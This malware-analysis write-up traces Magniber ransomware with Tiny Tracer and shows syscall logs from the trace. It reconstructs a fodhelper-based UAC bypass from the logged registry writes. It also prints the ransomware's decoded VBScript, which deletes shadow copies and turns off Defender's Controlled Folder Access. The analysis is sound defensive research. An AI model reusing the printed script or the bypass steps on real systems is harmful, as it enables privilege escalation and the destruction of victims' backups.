.swicc:0000000180001278
.swicc:0000000180001278 loc_180001278:                          ; CODE XREF: .swicc:00000001800013EF↓j
.swicc:0000000180001278                 push    r12
.swicc:000000018000127A                 jmp     loc_1800013B3
.swicc:000000018000127A ; ---------------------------------------------------------------------------
.swicc:000000018000127F                 db 0FDh
.swicc:0000000180001280                 db 62h, 16h, 8Fh, 0B4h
.swicc:0000000180001284 ; ---------------------------------------------------------------------------
.swicc:0000000180001284
.swicc:0000000180001284 loc_180001284:                          ; CODE XREF: .swicc:000000018000139C↓j
.swicc:0000000180001284                 xor     rbx, rbx
.swicc:0000000180001287                 jmp     loc_18000131E
.swicc:0000000180001287 ; ---------------------------------------------------------------------------
.swicc:000000018000128C                 dd 1CB959C2h
.swicc:0000000180001290                 db 6Eh
.swicc:0000000180001291 ; ---------------------------------------------------------------------------
.swicc:0000000180001291
.swicc:0000000180001291 loc_180001291:                          ; CODE XREF: .swicc:000000018000138C↓j
.swicc:0000000180001291                 mov     rcx, 0FFFFFFFFFFFFFFFFh
.swicc:0000000180001298                 jmp     loc_180001369
.swicc:0000000180001298 ; ---------------------------------------------------------------------------
.swicc:00000001800012A0                 db 1Fh, 6Eh, 52h, 8Bh, 0EEh
.swicc:00000001800012A5 ; ---------------------------------------------------------------------------
.swicc:00000001800012A5
.swicc:00000001800012A5 loc_1800012A5:                          ; CODE XREF: .swicc:00000001800013A9↓j
.swicc:00000001800012A5                 lea     r9, [rbp-10h]
.swicc:00000001800012A9                 jmp     loc_1800013E2
.swicc:00000001800012A9 ; ---------------------------------------------------------------------------
.swicc:00000001800012AE                 dw 6E3h
.swicc:00000001800012B0                 db 5Fh, 8Fh, 0CDh
.swicc:00000001800012B3 ; ---------------------------------------------------------------------------
.swicc:00000001800012B3
.swicc:00000001800012B3 loc_1800012B3:                          ; CODE XREF: .swicc:00000001800013C3↓j
.swicc:00000001800012B3                 push    r14
.swicc:00000001800012B5                 jmp     loc_1800013CD
```

How can we analyze the ransomware inner workings, when it is so hard to even find the relevant code? It isn't as hard as it seems if we involve DBI (Dynamic Binary Instrumentation) tools, such as Pin-based Tiny Tracer.

Tracing the first stage executable

Let's dive into the sample by tracing it with Tiny Tracer (you can find the installation instructions here). To makes things easier, I converted the DLL into EXE (as described here), changing its entry point to the exported function (since the `DllMain` does not do much in this case, and the exported function takes no parameters, we should be able to simply redirect it).

However, on the attempt of tracing it, I've got an unpleasant surprise. The Pin Tracer terminated with an error:

```
Pin: pin-3.25-98650-8f6168173
Copyright 2002-2022 Intel Corporation.
E:  UPC Dispatcher: Unhandled internal exception in Pin or tool. ThreadId = 0 SysThreadId
= 3348. Interruption context: IP: 0x0725c6ad0 SP: 0x001b0e290. Exception Code:
RECEIVED_ACCESS_FAULT. Exception Address = 0x0725c6ad0. Access Type: READ. Access Address
= 0x2792246e3. ExceptionFlags: 0x000000000
```

It is not very intuitive to guess what caused such error. Fortunately, from the previous experience I know what it could be: some corruptions in the PE format itself. By looking at the Magniber executable in PE-bear, I found the suspected cause – malformed data directories:

I cleaned it up, by removing the invalid entries:

11E	DLL Characteristics	120	
		100	Image is NX compatible
120	Size of Stack Reserve	100000	
128	Size of Stack Commit	1000	
130	Size of Heap Reserve	100000	
138	Size of Heap Commit	1000	
140	Loader Flags	0	
144	Number of RVAs and Sizes	10	
	Data Directory	Address	Size
148	Export Directory	11210	4C
150	Import Directory	0	0
158	Resource Directory	0	0
160	Exception Directory	0	0
168	Security Directory	0	0
170	Base Relocation Table	0	0
178	Debug Directory	0	0
180	Architecture Specific Data	0	0
188	RVA of GlobalPtr	0	0
190	TLS Directory	0	0
198	Load Configuration Directory	0	0
1A0	Bound Import Directory	0	0
1A8	Import Address Table	0	0
1B0	Delay Load Import Descriptors	0	0
1B8	.NET header	0	0

Then made another attempt. This time the tracing continues cleanly.

This is the fragment of the tracelog made with default Tiny Tracer's settings:

```
f069;section: [.swicc]
10c4;called: ?? [13240000+0]
> 13240000+20;called: ?? [1324d000+53d]
> 13240000+55;called: ?? [13270000+0]
> 13240000+ca;called: ?? [13270000+0]
> 13240000+229;called: ?? [13330000+0]
> 13240000+272;called: ?? [13370000+0]
> 13240000+229;called: ?? [13390000+0]
> 13240000+272;called: ?? [133d0000+0]
```

It doesn't give us much information, apart from the fact that the execution quickly switched to some newly allocated block of code (probably a shellcode or a section unpacked in memory). To get more details, make sure that following settings are set in TinyTracer.ini:

```
FOLLOW_SHELLCODES=3
TRACE_SYSCALL=True
```

This time we can see something more interesting – it turns out the malware uses raw syscalls!

```
f069;section: [.swicc]
ef24;SYSCALL:0x18(NtAllocateVirtualMemory)
10c4;called: ?? [14bd0000+0]
> 14bd0000+20;called: ?? [14bdd000+53d]
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14bd0000+55;called: ?? [14be0000+0]
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14bd0000+ca;called: ?? [14be0000+0]
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14bd0000+229;called: ?? [14c90000+0]
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14bd0000+272;called: ?? [14cd0000+0]
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14bd0000+229;called: ?? [14cf0000+0]
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
[...]
```

At this point we can already read from the tracelog where the “rabbit hole” ends. The new memory is allocated (using the syscall), the content of shellcode is copied there, and executed. The execution is redirected to the shellcode at the RVA = `0x10c4` in the Magniber’s executable. We can set the breakpoint at this offset in a debugger, and dump this shellcode for further analysis (it is shellcode#1).

But for now, let’s continue with the tracing of the main executable, and see what we can learn from it…

There are some back-and-forth calls between the different pieces of a shellcode, so, in order to avoid the noise, I am gonna filter it out by changing yet another option in TinyTracer.ini:

```
LOG_SHELLCODES_TRANSITIONS=False
```

And we can try tracing it again. This is what I got this time:

```
f069;section: [.swicc]
ef24;SYSCALL:0x18(NtAllocateVirtualMemory)
10c4;called: ?? [14bd0000+0]
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14be0000+8;SYSCALL:0x36(NtQuerySystemInformation)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14be0000+8;SYSCALL:0x36(NtQuerySystemInformation)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14c90000+8;SYSCALL:0x34(NtDelayExecution)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14cd0000+8;SYSCALL:0x26(NtOpenProcess)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14cf0000+8;SYSCALL:0x34(NtDelayExecution)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14d30000+8;SYSCALL:0x26(NtOpenProcess)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14d70000+8;SYSCALL:0x34(NtDelayExecution)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14d80000+8;SYSCALL:0x26(NtOpenProcess)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14d90000+8;SYSCALL:0x34(NtDelayExecution)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14da0000+8;SYSCALL:0x26(NtOpenProcess)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
[...]
> 170f7000+6cb;SYSCALL:0x8(NtWriteFile)
> 170f7000+6b5;SYSCALL:0xf(NtClose)
> 170f7000+6aa;SYSCALL:0x34(NtDelayExecution)
> 170f2000+cc3;ntdll.RtlCreateProcessParametersEx
> 170f7000+67e;SYSCALL:0x18(NtAllocateVirtualMemory)
> 170f7000+841;SYSCALL:0xc8(NtCreateUserProcess)
```

Complete tracelog available here: magni.tag

At the end PIN dumped `pin.log` file informing about an error:

```
Pin: pin-3.26-98690-1fc9d60e6
Copyright 2002-2022 Intel Corporation.
A: C:\tmp_proj\pinjen\workspace\pypl-pin-
nightly\GitPin\Source\pin\vm_w\follow_child_windows.cpp:
LEVEL_VM::WIN_FOLLOW_CHILD::NotifyAfterCreateUserProcess: 129: assertion failed:
suspended
```

This time the error informs that the traced process created a child, which Tiny Tracer failed to follow (indeed we can see in the log file the last called function is `NtCreateUserProcess`). This situation is normal.

As we can see, the majority of the logged functions are called by syscalls. There are just a few functions here and there that are called directly from a DLL, such as `RtlCreateProcessParametersEx`, `RtlInitUnicodeString`.

The next thing that we can do in order to get more information about what is going on, is to dump arguments of the functions. This can be easily done with Tiny Tracer, by editing ***params.txt*** list (more info on project Wiki). Since Tiny Tracer v2.3 we can also log syscalls arguments. In this case, we will log the syscalls arguments referencing them by the corresponding functions from NTDLL.

I prepared a list relevant for the above tracelog (gist: params.txt):

```
ntdll;RtlCreateProcessParametersEx;10
ntdll;RtlInitUnicodeString;2
ntdll;NtAllocateVirtualMemory;6
ntdll;NtQuerySystemInformation;4
ntdll;NtOpenProcess;4
ntdll;NtWriteVirtualMemory;5
ntdll;NtCreateThreadEx;11
ntdll;NtResumeThread;2
ntdll;NtQueryPerformanceCounter;2
ntdll;NtOpenFile;6
ntdll;NtQueryVolumeInformationFile;5
ntdll;NtOpenKey;3
ntdll;NtEnumerateKey;6
ntdll;NtWriteFile;9
ntdll;NtSetValueKey;6
ntdll;NtCreateUserProcess;10
ntdll;NtCreateFile;10
```

I traced it again, with the changed settings. This time tracelog revealed the strings that were referenced by this functions. Fragment:

```
[...]
> 17353000+df9;ntdll.RtlInitUnicodeString
RtlInitUnicodeString:
        Arg[0] = ptr 0x00000000174bf900 -> U"\Registry\User\"
        Arg[1] = ptr 0x0000000017c80000 -> L"AppX04g0mbrz4mkc6e879rpf6qk6te730jfv"

> 17357000+6f7;SYSCALL:0x12(NtOpenKey)
NtOpenKey:
        Arg[0] = ptr 0x00000000174bf8f0 -> {\xff\xff\xff\xff\xff\xff\xff\xff}
        Arg[1] = ptr 0x00000000000f003f -> {\x00@.\x9a\x02\x00\x00\x00}
        Arg[2] = ptr 0x00000000174bf910 -> L"0"

> 17353000+e4e;ntdll.RtlInitUnicodeString
RtlInitUnicodeString:
        Arg[0] = ptr 0x00000000174bf900 -> U"AppX04g0mbrz4mkc6e879rpf6qk6te730jfv"
        Arg[1] = ptr 0x00000000174bf9c0 -> L"Shell"

> 17357000+6f7;SYSCALL:0x12(NtOpenKey)
NtOpenKey:
        Arg[0] = ptr 0x00000000174bf8f0 -> {\x04\x02\x00\x00\x00\x00\x00\x00}
        Arg[1] = ptr 0x00000000000f003f -> {\x00@.\x9a\x02\x00\x00\x00}
        Arg[2] = ptr 0x00000000174bf910 -> L"0"

> 17353000+ea2;ntdll.RtlInitUnicodeString
RtlInitUnicodeString:
        Arg[0] = ptr 0x00000000174bf900 -> U"Shell"
        Arg[1] = ptr 0x00000000174bf9b0 -> L"Open"

> 17357000+6f7;SYSCALL:0x12(NtOpenKey)
NtOpenKey:
        Arg[0] = ptr 0x00000000174bf8f0 -> {\x08\x02\x00\x00\x00\x00\x00\x00}
        Arg[1] = ptr 0x00000000000f003f -> {\x00@.\x9a\x02\x00\x00\x00}
        Arg[2] = ptr 0x00000000174bf910 -> L"0"

> 17353000+ef6;ntdll.RtlInitUnicodeString
RtlInitUnicodeString:
        Arg[0] = ptr 0x00000000174bf900 -> U"Open"
        Arg[1] = ptr 0x00000000174bf9e0 -> L"command"

> 17357000+6f7;SYSCALL:0x12(NtOpenKey)
NtOpenKey:
        Arg[0] = ptr 0x00000000174bf8f0 -> {\x0c\x02\x00\x00\x00\x00\x00\x00}
        Arg[1] = ptr 0x00000000000f003f -> {\x00@.\x9a\x02\x00\x00\x00}
        Arg[2] = ptr 0x00000000174bf910 -> L"0"

> 17353000+f49;ntdll.RtlInitUnicodeString
RtlInitUnicodeString:
        Arg[0] = ptr 0x00000000174bf900 -> U"command"
        Arg[1] = ptr 0x00000000174bfaf0 -> {\x00\x00\x00\x00\x00\x00\x00\x00}

> 17357000+70d;SYSCALL:0x60(NtSetValueKey)
NtSetValueKey:
        Arg[0] = 0x0000000000000210 = 528
        Arg[1] = ptr 0x00000000174bf900 -> {\x00\x00\x02\x00\x00\x00\x00\x00}
```

```
        Arg[2] = 0
        Arg[3] = 0x0000000000000001 = 1
        Arg[4] = ptr 0x0000000017bd0000 -> L"wscript.exe /B /E:VBScript.Encode
../../Users/Public/vybmaryqycp.mnxu"
        Arg[5] = 0x000000000000008a = 138

> 17353000+f86;ntdll.RtlInitUnicodeString
RtlInitUnicodeString:
        Arg[0] = ptr 0x00000000174bf900 -> {\x00\x00\x02\x00\x00\x00\x00\x00}
        Arg[1] = ptr 0x00000000174bfa28 -> L"DelegateExecute"

> 17357000+70d;SYSCALL:0x60(NtSetValueKey)
NtSetValueKey:
        Arg[0] = 0x0000000000000210 = 528
        Arg[1] = ptr 0x00000000174bf900 -> U"DelegateExecute"
        Arg[2] = 0
        Arg[3] = 0x0000000000000001 = 1
        Arg[4] = ptr 0x00000000174bfaf0 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[5] = 0x0000000000000004 = 4

> 17357000+6b5;SYSCALL:0xf(NtClose)
> 17357000+689;SYSCALL:0x1e(NtFreeVirtualMemory)
> 17354000+1b;ntdll.RtlInitUnicodeString
RtlInitUnicodeString:
        Arg[0] = ptr 0x00000000174bf900 -> U"DelegateExecute"
        Arg[1] = ptr 0x00000000174bf9f0 -> L"ms-settings"

> 17357000+718;SYSCALL:0x1d(NtCreateKey)
> 17354000+87;ntdll.RtlInitUnicodeString
RtlInitUnicodeString:
        Arg[0] = ptr 0x00000000174bf900 -> U"ms-settings"
        Arg[1] = ptr 0x00000000174bf9d0 -> L"CurVer"

> 17357000+718;SYSCALL:0x1d(NtCreateKey)
> 17354000+f4;ntdll.RtlInitUnicodeString
RtlInitUnicodeString:
        Arg[0] = ptr 0x00000000174bf900 -> U"CurVer"
        Arg[1] = ptr 0x00000000174bfaf0 -> {\x00\x00\x00\x00\x00\x00\x00\x00}

> 17357000+70d;SYSCALL:0x60(NtSetValueKey)
NtSetValueKey:
        Arg[0] = 0x0000000000000214 = 532
        Arg[1] = ptr 0x00000000174bf900 -> {\x00\x00\x02\x00\x00\x00\x00\x00}
        Arg[2] = 0
        Arg[3] = 0x0000000000000001 = 1
        Arg[4] = ptr 0x0000000017c80000 -> L"AppX04g0mbrz4mkc6e879rpf6qk6te730jfv"
        Arg[5] = 0x0000000000000048 = 72

> 17357000+6b5;SYSCALL:0xf(NtClose)
> 17357000+6b5;SYSCALL:0xf(NtClose)
> 17357000+6aa;SYSCALL:0x34(NtDelayExecution)
> 17357000+67e;SYSCALL:0x18(NtAllocateVirtualMemory)
NtAllocateVirtualMemory:
        Arg[0] = 0xffffffffffffffff = 18446744073709551615
```

```
        Arg[1] = ptr 0x00000000174bf8c0 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[2] = 0
        Arg[3] = ptr 0x00000000174bf8c8 -> L"J"
        Arg[4] = 0x0df06fa200001000 = 1004425458479009792
        Arg[5] = 0x3548001a00000004 = 3839318794002497540

> 17357000+6c0;SYSCALL:0x55(NtCreateFile)
NtCreateFile:
        Arg[0] = ptr 0x00000000174bf8b0 -> {\xff\xff\xff\xff\xff\xff\xff\xff}
        Arg[1] = ptr 0x0000000000120116 -> {\x00\x00\xf0*\x9a\x02\x00\x00}
        Arg[2] = ptr 0x00000000174bf840 -> L"0"
        Arg[3] = ptr 0x00000000174bf830 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[4] = 0
        Arg[5] = 0x3548001a00000080 = 3839318794002497664
        Arg[6] = 0x7a20201200000002 = 8800068933563449346
        Arg[7] = 0x3478478a00000005 = 3780850545208590341
        Arg[8] = 0x3c506e8200000020 = 4346095145037332512
        Arg[9] = 0

> 17357000+6cb;SYSCALL:0x8(NtWriteFile)
NtWriteFile:
        Arg[0] = 0x0000000000000200 = 512
        Arg[1] = 0
        Arg[2] = 0
        Arg[3] = 0
        Arg[4] = ptr 0x00000000174bf810 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[5] = ptr 0x000000001735cdbf -> {#@~^YQIA}
        Arg[6] = 0x7a2020120000027c = 8800068933563449980
        Arg[7] = 0
        Arg[8] = 0

> 17357000+6b5;SYSCALL:0xf(NtClose)
> 17357000+6aa;SYSCALL:0x34(NtDelayExecution)
> 17352000+cc3;ntdll.RtlCreateProcessParametersEx
RtlCreateProcessParametersEx:
        Arg[0] = ptr 0x00000000174bf8b0 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[1] = ptr 0x00000000174bf7f0 -> U"\??\C:\Windows\System32\cmd.exe"
        Arg[2] = 0
        Arg[3] = 0
        Arg[4] = ptr 0x00000000174bf800 -> U"/c fodhelper.exe"
        Arg[5] = 0
        Arg[6] = 0
        Arg[7] = 0
        Arg[8] = 0
        Arg[9] = 0

> 17357000+67e;SYSCALL:0x18(NtAllocateVirtualMemory)
NtAllocateVirtualMemory:
        Arg[0] = 0xffffffffffffffff = 18446744073709551615
        Arg[1] = ptr 0x00000000174bf8c0 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[2] = 0
        Arg[3] = ptr 0x00000000174bf8b8 -> L" "
        Arg[4] = 0x0000000000001000 = 4096
        Arg[5] = 0x0000000000000004 = 4
```

```
> 17357000+841;SYSCALL:0xc8(NtCreateUserProcess)
NtCreateUserProcess:
        Arg[0] = ptr 0x00000000174bf810 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[1] = ptr 0x00000000174bf8c8 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[2] = 0x00000000001fffff = 2097151
        Arg[3] = 0x00000000001fffff = 2097151
        Arg[4] = 0
        Arg[5] = 0
        Arg[6] = 0
        Arg[7] = 0
        Arg[8] = ptr 0x000000000046a610 -> {\xc8\x06\x00\x00\xc8\x06\x00\x00}
        Arg[9] = ptr 0x00000000174bf820 -> L"X"
```

Complete log available here: magni.exe.tag.

As we can see, at the end the application executed "fodhelper.exe". Googling for the related strings lead us to the following PoC: FodhelperBypass.ps1. As we can see, this system application was used in one of the technique of UAC (User Account Bypass), meant to elevate privileges on Windows. Comparing the strings used by the malware with the ones used in the PoC, as well as their order, and the context of usage, we can find a big overlap that allows to guess that this indeed was a UAC technique used by Magniber.

Then we reach the aforementioned point where the Tiny Tracer is not able to follow the child process, so the execution terminates. At first, I thought to get more luck by running Magniber directly as an Administrator, so that it will skip the process creation, that is a part of its UAC technique. Unfortunately, the UAC is executed regardless the malware is deployed elevated or not. For now we will just continue the analysis with what we have.

The VBE script

We can see in the log a line referencing a VBScript:

```
L"wscript.exe /B /E:VBScript.Encode ../../Users/Public/vybmaryqycp.mnxu"
```

Indeed this script is dropped (under a pseudo-random name) into C:/Users/Public.

This script is in an encrypted form (VBE), but it can be deobfuscated easily using public tools, i.e. this one. The resulting content:

On Error Resume Next
Set dd4y336wf97z = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set s1o28iq = dd4y336wf97z.ExecQuery("Select * From Win32_ShadowCopy")
For Each d18706x in s1o28iq
d18706x.Delete_

```
Next
Set c6406r7uh = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\Microsoft\Windows\Defender:MSFT_MpPreference")
Set jlfze3cy1qjq = c6406r7uh.Methods_("Set").inParameters.SpawnInstance_()
jlfze3cy1qjq.Properties_.Item("EnableControlledFolderAccess") = 0
Set ub7mu3 = c6406r7uh.ExecMethod_("Set", jlfze3cy1qjq)
WScript.Quit Err.Number
```

view raw magni_decoded.vbs hosted with ❤ by GitHub

As we can see, the script is responsible for deleting shadow copies. It also try to change the system settings, in order to expand what files it can access.

After being run, the script is deleted.


Revealing the second stage shellcode

The inital sample has been terminated, but nevertheless, looking at the symptoms, we can conclude that the ransomware continued its execution: any newly created files with particular extensions keep getting encrypted. Probably the modules got injected into other processes. This observation can be confirmed by looking at the tracelog:


```
[...]
> 15460000+8;SYSCALL:0x26(NtOpenProcess)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 15470000+8;SYSCALL:0x34(NtDelayExecution)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 15490000+8;SYSCALL:0x19(NtQueryInformationProcess)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 154a0000+8;SYSCALL:0x34(NtDelayExecution)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 154b0000+8;SYSCALL:0x34(NtDelayExecution)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 154c0000+8;SYSCALL:0x3a(NtWriteVirtualMemory)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 154d0000+8;SYSCALL:0x34(NtDelayExecution)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 154e0000+8;SYSCALL:0x50(NtProtectVirtualMemory)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 154f0000+8;SYSCALL:0x34(NtDelayExecution)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 15500000+8;SYSCALL:0xc1(NtCreateThreadEx)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 15510000+8;SYSCALL:0x34(NtDelayExecution)
> 14bd0000+4ee;SYSCALL:0x18(NtAllocateVirtualMemory)
> 15530000+8;SYSCALL:0x52(NtResumeThread)
[...]
```

